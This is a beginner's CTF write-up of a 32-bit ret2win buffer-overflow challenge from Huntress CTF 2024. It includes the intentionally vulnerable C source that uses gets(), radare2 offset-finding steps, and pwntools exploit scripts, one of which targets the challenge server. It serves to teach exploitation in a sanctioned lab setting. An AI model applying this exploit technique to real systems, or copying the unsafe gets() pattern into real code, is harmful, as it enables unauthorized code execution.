Huntress CTF 2024 Writeup
My first time actually playing real Binary Exploitation in a CTF because team HCS wanted me to start learning, unfortunately there were a few issues with this one challenge I solved, but it pushed me on the right track for learning Binary Exploitation.
Published on 11/18/2024 • Tags: ctf, pwn, ret2win
Baby Buffer Overflow - 32 bit
Can you command this program to where it cannot go?
To get the flag, you must somehow take control of its excecution.
Is it even possible?Author: @aenygma
4.03KB
2024-huntress-babybufov.zip
This is a simple ret2win beginner challenge on a 32 bit binary. This was the source code:
#include <stdio.h>
#include <unistd.h>

//gcc -fno-pie -no-pie -Wno-implicit-function-declaration -fno-stack-protector -m32 babybufov.c -o babybufov

void target(){
    puts("Jackpot!");
    char* executable="/bin/bash";
    char* argv[]={executable, NULL};
    execve(executable,argv,NULL);
}

int vuln(){
    char buf[16];
    gets(buf);
    return 0;
}

int main(){
    setbuf(stdin,NULL);
    setbuf(stdout,NULL);
    puts("Gimme some data!");
    fflush(stdout);
    vuln();
    puts("Failed... :(");
}
When I first tried running it, I was hit with an error where I couldn’t run the binary or even compile the binary. Turns out, I just had to install gcc-multilib and then I was able to compile a binary using the command mentioned in the source code.
After that, I followed ir0nstone’s guide on ret2win. So after using a De-Brujin sequence and pasting it into radare2, I was able to obtain an offset to the EIP (I didn’t understand what an offset was doing back then… but now I do…), with these commands:
$ ragg2 -P 64 -r
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAV
[0xf7fa05b0]> dc
Gimme some data!
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAV
[+] SIGNAL 11 errno=0 addr=0x414b4141 code=1 si_pid=1095450945 ret=0
[0x414b4141]> wopO `dr eip`
28With the offset, I needed to overwrite EIP with the return address of the target function, that I was able to find using radare2:
[0xf7f405b0]> afl
...
0x080491a6    1     65 sym.target
...
Using all the information found so far, I was able to create a script using pwntools:
from pwn import *

p = process('./babybufov')
#p = remote('challenge.ctf.games', 31180)

payload = b'A' * (28)
payload += p32(0x080491a6)

log.info(p.clean())
p.sendline(payload)
p.interactive()

After pwning the local binary and being able to run cat flag.txt, I tried the remote but was given EOF. But as I realised, the function address I compiled using my device is different from the provided binary. Even though I wasn’t able to execute the given binary, I was still able to extract function addresses using an objdump:
$ objdump -t babybufov | grep target
080491f5 g     F .text  00000041 target
Using this knowledge, the final payload became:
from pwn import *

#p = process('./babybufov')
p = remote('challenge.ctf.games', 31180)

payload = b'A' * (28)
payload += p32(0x080491f5)

log.info(p.clean())
p.sendline(payload)
p.interactive()
Using this payload, I was able to successfully pwn the remote connection to retrieve the flag!